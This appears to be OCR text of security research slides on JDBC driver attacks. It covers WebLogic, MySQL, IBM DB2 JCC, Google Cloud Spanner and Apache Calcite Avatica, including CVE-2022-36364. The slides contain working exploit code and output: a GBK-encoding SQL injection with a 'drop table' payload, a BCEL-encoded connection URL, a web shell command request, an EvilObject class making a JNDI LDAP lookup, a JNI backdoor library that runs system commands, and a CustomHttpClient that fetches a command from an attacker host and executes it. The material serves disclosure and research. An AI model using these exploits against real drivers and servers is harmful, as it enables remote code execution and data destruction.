url=jdbc:db2://127.0.0.1:5001/test:password=$$BCEL$$$l$8b$IAAAAAAAadXS8b$7b$5b$c7Y$7fOy5b$b2$o$c7$b6b$3bQ$9b$a6M$b7n89j$d7$b2SS$c7$b1$93$5cbca3bbz$c9$91d$5d$b3$d0Sj$jjK8a$8f$$$95$8cnf$b0$c1$$$9
traceFileAppend=false, username=weblogic } [ibm][db2][jcc] END TRACE_CONNECTS [ibm][db2][jcc] BEGIN TRACE_DIAGNOSTICS [ibm][db2][jcc][Thread:[ACTIVE] ExecuteThread: '7' for queue: 'weblogic.kernel.Default (self-tuning)']
[SQLException@1f432618] java.sql.SQLException [ibm][db2][jcc][Thread:[ACTIVE] ExecuteThread: '7' for queue: 'weblogic.kernel.Default (self-tuning)'][SQLException@1f432618] SQL state = null [ibm][db2][jcc][Thread:[ACTIVE] ExecuteThread:
'7' for queue: 'weblogic.kernel.Default (self-tuning)'][SQLException@1f432618] Error code = -99999 [ibm][db2][jcc][Thread:[ACTIVE] ExecuteThread: '7' for queue: 'weblogic.kernel.Default (self-tuning)'][SQLException@1f432618] Message = [ibm]
[db2][jcc][10333][11649] No license was found. An appropriate license file db2jcc_license_*.jar must be provided in the CLASSPATH setting. [ibm][db2][jcc][Thread:[ACTIVE] ExecuteThread: '7' for queue: 'weblogic.kernel.Default (self-tuning)']
[SQLException@1f432618] Stack trace follows com.ibm.db2.jcc.c.SqlException: [ibm][db2][jcc][10333][11649] No license was found. An appropriate license file db2jcc_license_*.jar must be provided in the CLASSPATH setting. at
com.ibm.db2.jcc.c.o.d(o.java:534) at com.ibm.db2.jcc.c.p.a(p.java:332) at com.ibm.db2.jcc.c.p.(p.java:404) at com.ibm.db2.jcc.b.b.(b.java:256) at com.ibm.db2.jcc.DB2Driver.connect(DB2Driver.java:163) at
weblogic.jdbc.common.internal.DataSourceUtil.testConnection0(DataSourceUtil.java:373) at weblogic.jdbc.common.internal.DataSourceUtil.access$000(DataSourceUtil.java:24) at
weblogic.jdbc.common.internal.DataSourceUtil$1.run(DataSourceUtil.java:287) at java.security.AccessController.doPrivileged(Native Method) at weblogic.jdbc.common.internal.DataSourceUtil.testConnection(DataSourceUtil.java:284) at
com.bea.console.utils.jdbc.JDBCUtils.testConnection(JDBCUtils.java:1011) at com.bea.console.actions.jdbc.datasources.createjdbcdatasource.CreateJDBCDataSource.testConnectionConfiguration(CreateJDBCDataSource.java:524) at
sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method) at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62) at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43) at
java.lang.reflect.Method.invoke(Method.java:497) at org.apache.beehive.netui.pageflow.FlowController.invokeActionMethod(FlowController.java:870) at
org.apache.beehive.netui.pageflow.FlowController.getActionMethodForward(FlowController.java:809) at org.apache.beehive.netui.pageflow.FlowController.internalExecute(FlowController.java:478) at
org.apache.beehive.netui.pageflow.PageFlowController.internalExecute(PageFlowController.java:306) at org.apache.beehive.netui.pageflow.FlowController.execute(FlowController.java:336) at


127.0.0.1:7001/console/aaaa?cmd=ls%20-l
total 40
drwxr-x--- 3 pyn3rd staff   96 Jun 20 11:25 autodeploy
drwxr-x--- 21 pyn3rd staff 672 Jun 20 11:25 bin
drwxr-x--- 3 pyn3rd staff   96 Jun 20 11:25 common
drwxr-x--- 10 pyn3rd staff 320 Sep 14 13:33 config
drwxr-x--- 3 pyn3rd staff   96 Jun 20 11:25 console-ext
-rw------- 1 pyn3rd staff 136 Sep 14 13:31 derby.log
-rw-r----- 1 pyn3rd staff   92 Sep 14 13:31 derbyShutdown.log
-rw-r----- 1 pyn3rd staff 263 Sep 14 13:31 edit.lok
-rw-r----- 1 pyn3rd staff 327 Apr 26 2019 fileRealm.properties
drwxr-x--- 14 pyn3rd staff 448 Jun 20 11:25 init-info
drwxr-x--- 7 pyn3rd staff 224 Sep 13 22:39 lib
drwxr-x--- 4 pyn3rd staff 128 Jun 20 11:25 nodemanager
drwxr-x--- 3 pyn3rd staff   96 Jun 20 11:28 orchestration
drwxr-x--- 3 pyn3rd staff   96 Sep 14 13:36 original
drwxr-x--- 2 pyn3rd staff   64 Apr 26 2019 resources
drwxr-x--- 7 pyn3rd staff 224 Jun 20 11:28 security
drwxr-x--- 3 pyn3rd staff   96 Jun 20 11:25 servers

Abused Connection Resource

Arbitrary Log File Writing

Lexical Syntax Compatibility

Unchecked Initialization Class

Incorrect Response Disposal

JDBC Attack Protection

MySQL JDBC Driver SQL Injection via setBlob Method

- A BLOB is a binary large object that can hold a variable amount of data
- BLOB values are treated as binary strings (byte strings)
- MySQL JDBC driver uses PreparedStatement.setBlob()

MySQL JDBC Driver SQL Injection via setBlob Method

- PreparedStatement.setBlob()

```
1        @Override
2        public void setBlob(int parameterIndex, InputStream inputStream) throws SQLException {
3            synchronized (checkClosed().getConnectionMutex()) {
4                ((PreparedQuery<?>)
5        this.query).getQueryBindings().setBlob(getCoreParameterIndex(parameterIndex), inputStream);
6            }
7        }
8
9        @Override
10       public void setBlob(int parameterIndex, InputStream inputStream, long length) throws SQLException
11       {
12           synchronized (checkClosed().getConnectionMutex()) {
13           ((PreparedQuery<?>)
14       this.query).getQueryBindings().setBlob(getCoreParameterIndex(parameterIndex), inputStream,
15       length);
             }
```


MySQL JDBC Driver SQL Injection via setBlob Method

- characterEncoding = gbk

ASCII	Oct	Hex
'	39	0x27
\	92	0x5c


MySQL JDBC Driver SQL Injection via setBlob Method

- PreparedStatement.setBlob()
  - append a couple of single quotes(') surrounding blob data
  - escape the single quotes in blob data with backslash (\)



" INSERT INTO t1 (size,data) VALUES (20,_ binary ' 縿 \ '); drop table t1;#\ " ''

MySQL JDBC Driver SQL Injection via setBlob Method




```
DriverManager.registerDriver(new com.mysql.cj.jdbc.Driver());
Connection conn =
DriverManager.getConnection("jdbc:mysql://127.0.0.1:3306/test?user=root&password=pynerd123&useUnicode=true&ch
aracterEncoding=gbk&allowMultiQueries=true");
PreparedStatement ps = conn.prepareStatement("INSERT INTO t1 (size, data) VALUES(?,?)");
File file = new File("/Users/pyn3rd/exp.jpg");
FileInputStream fis = new FileInputStream(file);
ps.setInt(1, (int) file.length());
ps.setBlob(2, fis);
ps.execute();
fis.close();
```

MySQL JDBC Driver SQL Injection via setBlob Method

```java
import java.io.*;
import java.sql.*;

public class MySQLJdbcDemo {
    public static void main(String[] args) throws ClassNotFoundException, SQLException, IOException {

        DriverManager.registerDriver(new com.mysql.cj.jdbc.Driver());

        Connection conn = DriverManager.getConnection( url: "jdbc:mysql://127.0.0.1:3306/test?user=root&password=pynerd123&useUnicode=true&characterEncoding=gbk&allowMultiQueries=true");
        PreparedStatement ps = conn.prepareStatement( sql: "INSERT INTO t1 (size, data) VALUES (?,?)");
        File file = new File( pathname: "/Users/pyn3rd/Downloads/jdbc-test/exp.jpg");
        FileInputStream fis = new FileInputStream(file);
        ps.setInt( parameterIndex: 1, (int) file.length());
        ps.setBlob( parameterIndex: 2, fis);
        ps.execute();
        fis.close();
    }
}
```

```
MySQLJdbcDemo
/Library/Java/JavaVirtualMachines/jdk1.8.0_181.jdk/Contents/Home/bin/java ...
Exception in thread "main" java.sql.SQLSyntaxErrorException Create breakpoint : Table 'test.t1' doesn't exist
    at com.mysql.cj.jdbc.exceptions.SQLError.createSQLException(SQLError.java:120)
    at com.mysql.cj.jdbc.exceptions.SQLExceptionsMapping.translateException(SQLExceptionsMapping.java:122)
    at com.mysql.cj.jdbc.ClientPreparedStatement.executeInternal(ClientPreparedStatement.java:953)
    at com.mysql.cj.jdbc.ClientPreparedStatement.execute(ClientPreparedStatement.java:370)
    at com.mysql.jdbc.test.MySQLJdbcDemo.main(MySQLJdbcDemo.java:17)
```

Abused Connection Resource

Arbitrary Log File Writing

Lexical Syntax Compatibility

Unchecked Initialization Class

Incorrect Response Disposal

JDBC Attack Protection

IBM DB2 JCC Driver Remote Code Execution via Unchecked Class

- pluginClassName

```
1       public synchronized void setPluginClassName(String paramString) {
2       this.pluginClassName = paramString;
3       }
4
5       public String getPluginClassName() {
6       return this.pluginClassName;
7       }
8
9       public static String getPluginClassName(Properties paramProperties) {
10      return paramProperties.getProperty("pluginClassName");
12      }
```

Getter and Setter

IBM DB2 JCC Driver Remote Code Execution via Unchecked Class

- No Argument Constructor

```
import javax.naming.NamingException;
import java.io.IOException;

public class EvilObject {
    public EvilObject () throws NamingException, IOException {
javax.naming.InitialContext.doLookup("ldap://127.0.0.1:389/EvilObject");
    }
}
```

IBM DB2 JCC Driver Remote Code Execution via Unchecked Class


- No Argument Constructor

```
// Register Driver
DriverManager.registerDriver(new com.ibm.db2.jcc.DB2Driver());
// Get Connection
DriverManager.getConnection("jdbc:db2://127.0.0.1:5001/testdb:pluginClassName=com.example.demo.EvilObject;")
;
```

Thoughts Class

IBM DB2 JCC Driver Remote Code Execution via Unchecked Class

```java
import java.sql.DriverManager;

15 usages
public class DB2JCCDemo {

    public static void main(String[] args) throws Exception {

        // Register Driver
        DriverManager.registerDriver(new com.ibm.db2.jcc.DB2Driver());

        // Get Connection
        DriverManager.getConnection( url: "jdbc:db2://127.0.0.1:5001/testdb:pluginClassName=com.example.EvilObject;");
    }
}
```





```
Run:  DB2JCCDemo
    at com.ibm.db2.jcc.DB2Driver.connect(DB2Driver.java:491)
    at com.ibm.db2.jcc.DB2Driver.connect(DB2Driver.java:117)
    at java.sql.DriverManager.getConnection(DriverManager.java:664)
    at java.sql.DriverManager.getConnection(DriverManager.java:270)
    at com.example.jdbc.attack.db2.DB2JCCDemo.main(DB2JCCDemo.java:13)
Caused by: java.security.PrivilegedActionException Create breakpoint : com.ibm.db2.jcc.am.SqlException: [jcc][20148][14220][4.29.24] The pluginClass pluginClassName is not an instance of com.ibm.db2.jcc.DB
    at com.ibm.db2.jcc.am.is.a(is.java:4586)
    ... 11 more
Caused by: com.ibm.db2.jcc.am.SqlException Create breakpoint : [jcc][20148][14220][4.29.24] The pluginClass pluginClassName is not an instance of com.ibm.db2.jcc.DB2JCCPlugin. ERRORCODE=-4461, SQLSTATE=nul
    at com.ibm.db2.jcc.am.b7.a(b7.java:794)
    at com.ibm.db2.jcc.am.b7.a(b7.java:66)
    at com.ibm.db2.jcc.am.b7.a(b7.java:116)
    at com.ibm.db2.jcc.am.ct.run(ct.java:33)
    ... 13 more

Process finished with exit code 1
```

IBM DB2 JCC Driver Remote Code Execution via Unchecked Class

Try to find a No Argument Constructor in the real-world scenario

JNI (Java Native Interface)

- System.loadLibrary method to revoke the libraries from various platforms



com.sun.security.auth.module.UnixSystem

```
1       @jdk.Exported
2       public class UnixSystem {
3
4           private native void getUnixInfo();
5
6           protected String username;
7           protected long uid;
8           protected long gid;
9           protected long[] groups;
10
11          /**
12           * Instantiate a <code>UnixSystem</code> and load
13           * the native library to access the underlying system information.
14           */
15          public UnixSystem() {
16              System.loadLibrary("jaas_unix");
17              getUnixInfo();
18          }
```

IBM DB2 JCC Driver Remote Code Execution via Unchecked Class

- Hijack the Java library jaas_unix (Java Authentication and Authorization Service)
- com.sun.security.auth.module.UnixSystem (Linux)

  - Public Constructor
- com.sun.security.auth.module.NTSystem (Windows)

/Library/Java/JavaVirtualMachines/jdk1.8.0_181.jdk/Contents/Home/jre/lib

libjaas_unix.dylib

JNI Backdoor for Command Execution

```cpp
#include <stdlib.h>
#include <string>
#include "jni.h"

using namespace std;

jint JNI_OnLoad(JavaVM* vm, void* reserved) {
    JNIEnv* env;
    vm->AttachCurrentThread((void**)&env, NULL);

    jclass system_clazz = env->FindClass("java/lang/System");
    jmethodID  get_property_method = env->GetStaticMethodID(system_clazz, "getProperty", "(Ljava/lang/String;)Ljava/lang/String;");
    if (get_property_method == NULL) {
        return JNI_VERSION_1_2;
    }

    jboolean jsCopy;
    const char* cmd = env->GetStringUTFChars(env->NewStringUTF("open -a calculator"), &jsCopy);
    std::string ee;
    ee += cmd;
    system(ee.c_str());

    return JNI_VERSION_1_2;
}
```

libjaas_unix.dylib


IBM DB2 JCC Driver Remote Code Execution via Unchecked Class

- Remote Code Execution with JNI

```
        // Register Driver
        DriverManager.registerDriver(new com.ibm.db2.jcc.DB2Driver());
        // Get Connection
    DriverManager.getConnection("jdbc:db2://127.0.0.1:5001/test:pluginClassName=com.sun.security.auth.module.Unix
    System;");
```

IBM DB2 JCC Driver Remote Code Execution via Unchecked Class

```java
import java.sql.DriverManager;

public class DB2JCCDemo {
    public static void main(String[] args) throws Exception {

        // Register Driver
        DriverManager.registerDriver(new com.ibm.db2.jcc.DB2Driver());

        // Get Connection
        DriverManager.getConnection( url: "jdbc:db2://127.0.0.1:5001/testdb:pluginClassName=com.example.EvilObject;");
    }
}
```



com.example.jdbc.attack.db2.DB2JCCDemo

```
    at com.ibm.db2.jcc.DB2Driver.connect(DB2Driver.java:117)
    at java.sql.DriverManager.getConnection(DriverManager.java:664)
    at java.sql.DriverManager.getConnection(DriverManager.java:270)
    at com.example.jdbc.attack.db2.DB2JCCDemo.main(DB2JCCDemo.java:12)
Caused by: java.security.PrivilegedActionException Create breakpoint : com.ibm.db2.jcc.am.SqlException: [jcc][20148][14220][4.29.24] The pluginClass pluginClassName is not an instance of com.ibm.db2.jcc.DB
    at com.ibm.db2.jcc.am.is.a(is.java:4586)
    ... 11 more
Caused by: com.ibm.db2.jcc.am.SqlException Create breakpoint : [jcc][20148][14220][4.29.24] The pluginClass pluginClassName is not an instance of com.ibm.db2.jcc.DB2JCCPlugin. ERRORCODE=-4461, SQLSTATE=nul
    at com.ibm.db2.jcc.am.b7.a(b7.java:794)
    at com.ibm.db2.jcc.am.b7.a(b7.java:66)
    at com.ibm.db2.jcc.am.b7.a(b7.java:116)
    at com.ibm.db2.jcc.am.ct.run(ct.java:33)
    ... 13 more
```


Google Cloud Spanner Remote Code Execution via Unchecked Class

- CredentialsProvider

```
1           static @Nullable CredentialsProvider parseCredentialsProvider(String uri) {
2             String name = parseUriProperty(uri, CREDENTIALS_PROVIDER_PROPERTY_NAME);
3             if (name != null) {
4               try {
5                 Class<? extends CredentialsProvider> clazz =
6                     (Class<? extends CredentialsProvider>) Class.forName(name);
7                 Constructor<? extends CredentialsProvider> constructor = clazz.getDeclaredConstructor();
8                 return constructor.newInstance();
9               } catch (ClassNotFoundException classNotFoundException) {
10                throw SpannerExceptionFactory.newSpannerException(
11                    ErrorCode.INVALID_ARGUMENT,
12                    "Unknown or invalid CredentialsProvider class name: " + name,
13                    classNotFoundException);
```

Google Cloud Spanner Remote Code Execution via Unchecked Class

```java
import java.sql.DriverManager;
import java.sql.SQLException;


public class CloudSpannerDemo {
    public static void main(String[] args) throws SQLException {

                System.setProperty("cmd","open -a calculator");

                DriverManager.registerDriver(new com.google.cloud.spanner.jdbc.JdbcDriver());

                DriverManager.getConnection( url: "jdbc:cloudspanner:/projects/learning-pjm/instances/test/databases/test;credentialsProvider=com.sun.security.auth.module.UnixSystem");
            }
        }

```




```
Run:  com.mysql.jdbc.test.CloudSpannerDemo
    at java.sql.DriverManager.getConnection(DriverManager.java:270)
    at com.mysql.jdbc.test.CloudSpannerDemo.main(CloudSpannerDemo.java:14)
Caused by: java.lang.ClassCastException Create breakpoint : com.sun.security.auth.module.UnixSystem cannot be cast to com.google.api.gax.core.CredentialsProvider
    at com.google.cloud.spanner.connection.ConnectionOptions.parseCredentialsProvider(ConnectionOptions.java:747)
    at com.google.cloud.spanner.connection.ConnectionOptions.<init>(ConnectionOptions.java:564)
    at com.google.cloud.spanner.connection.ConnectionOptions.<init>(ConnectionOptions.java:83)
    at com.google.cloud.spanner.connection.ConnectionOptions$Builder.build(ConnectionOptions.java:508)
    at com.google.cloud.spanner.jdbc.JdbcDriver.connect(JdbcDriver.java:195)
    ... 3 more

Process finished with exit code 1
```

Apache Calcite Avatica Remote Code Execution via Unchecked Class

- httpclient_impl

  - The class which implements HTTPClient class used to send HTTP requests from client to server

- Invocation of arbitrary constructor with URL argument due to unchecked superclass

- We reported and it was assigned CVE-2022-36364

```
// Register Driver
DriverManager.registerDriver(new org.apache.calcite.avatica.remote.Driver());
// Get Connection
DriverManager.getConnection("jdbc:avatica:remote:url=https://sso.jdbc-attack.com:443/api;httpclient_impl=com.
example.avaticademo.CustomHttpClient");
```

Thoughts Class

Apache Calcite Avatica Remote Code Execution via Unchecked Class

```
1     private AvaticaHttpClient instantiateClient(String className, URL url) {
2       try {
3         Class<?> clz = Class.forName(className);
4         Constructor<?> constructor = clz.getConstructor(URL.class);
5         Object instance = constructor.newInstance(Objects.requireNonNull(url));
6         return AvaticaHttpClient.class.cast(instance);
7       } catch (Exception e) {
8         throw new RuntimeException("Failed to construct AvaticaHttpClient implementation "
9             + className, e);
10      }
11    }
```


Apache Calcite Avatica Remote Code Execution via Unchecked Class

```
import com.fasterxml.jackson.databind.JsonNode;
import com.fasterxml.jackson.databind.ObjectMapper;
import java.io.*;
import java.net.URL;

 public class CustomHttpClient  {

     public CustomHttpClient(URL url) throws IOException {
         Object content = url.getContent( );
         if (content instanceof InputStream) {
             BufferedReader reader = new BufferedReader(new InputStreamReader((InputStream)
content));
             ObjectMapper mapper = new ObjectMapper();
             JsonNode jnode = mapper.readTree(reader);
             String result = jnode.path("result").asText();
             Runtime.getRuntime().exec(result);
             }
         }
     }
```

Thoughts Class

Apache Calcite Avatica Remote Code Execution via Unchecked Class

```java
import java.sql.DriverManager;
import java.sql.SQLException;

public class AvaticaDemo{

    public static void main(String[] args) throws SQLException {

        DriverManager.registerDriver(new org.apache.calcite.avatica.remote.Driver());
        DriverManager.getConnection( url: "jdbc:avatica:remote:url=https://jdbc-attack.com:443/api;httpclient_impl=com.example.avaticademo.CustomHttpClient");
    }
}
```



Run: AvaticaDemo

Console | Actuator

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_201.jdk/Contents/Home/bin/java ...
{"result":"open -a calculator"}
Exception in thread "main" java.lang.RuntimeException Create breakpoint : Failed to construct AvaticaHttpClient implementation com.example.avaticademo.CustomHttpClient
    at org.apache.calcite.avatica.remote.AvaticaHttpClientFactoryImpl.instantiateClient(AvaticaHttpClientFactoryImpl.java:147)
    at org.apache.calcite.avatica.remote.AvaticaHttpClientFactoryImpl.getClient(AvaticaHttpClientFactoryImpl.java:63)
    at org.apache.calcite.avatica.remote.Driver.getHttpClient(Driver.java:160)
    at org.apache.calcite.avatica.remote.Driver.createService(Driver.java:123)
    at org.apache.calcite.avatica.remote.Driver.createMeta(Driver.java:97)
    at org.apache.calcite.avatica.AvaticaConnection.<init>(AvaticaConnection.java:121)
    at org.apache.calcite.avatica.AvaticaJdbc41Factory$AvaticaJdbc41Connection.<init>(AvaticaJdbc41Factory.java:109)
    at org.apache.calcite.avatica.AvaticaJdbc41Factory.newConnection(AvaticaJdbc41Factory.java:65)
    at org.apache.calcite.avatica.UnregisteredDriver.connect(UnregisteredDriver.java:138)
    at org.apache.calcite.avatica.remote.Driver.connect(Driver.java:165)
    at java.sql.DriverManager.getConnection(DriverManager.java:664)
```

Apache Calcite Avatica SSRF via Unchecked Class

Try to find a gadget in the real-world scenario

Apache Calcite Avatica SSRF via Unchecked Class

- **Leverage dynamic analysis tools to look up the particular gadgets**
- **Verify the gadgets we find**

  - com.sun.media.sound.SF2Soundbank
  - javax.swing.JEditorPane
  - jdk.internal.loader.FileURLMapper
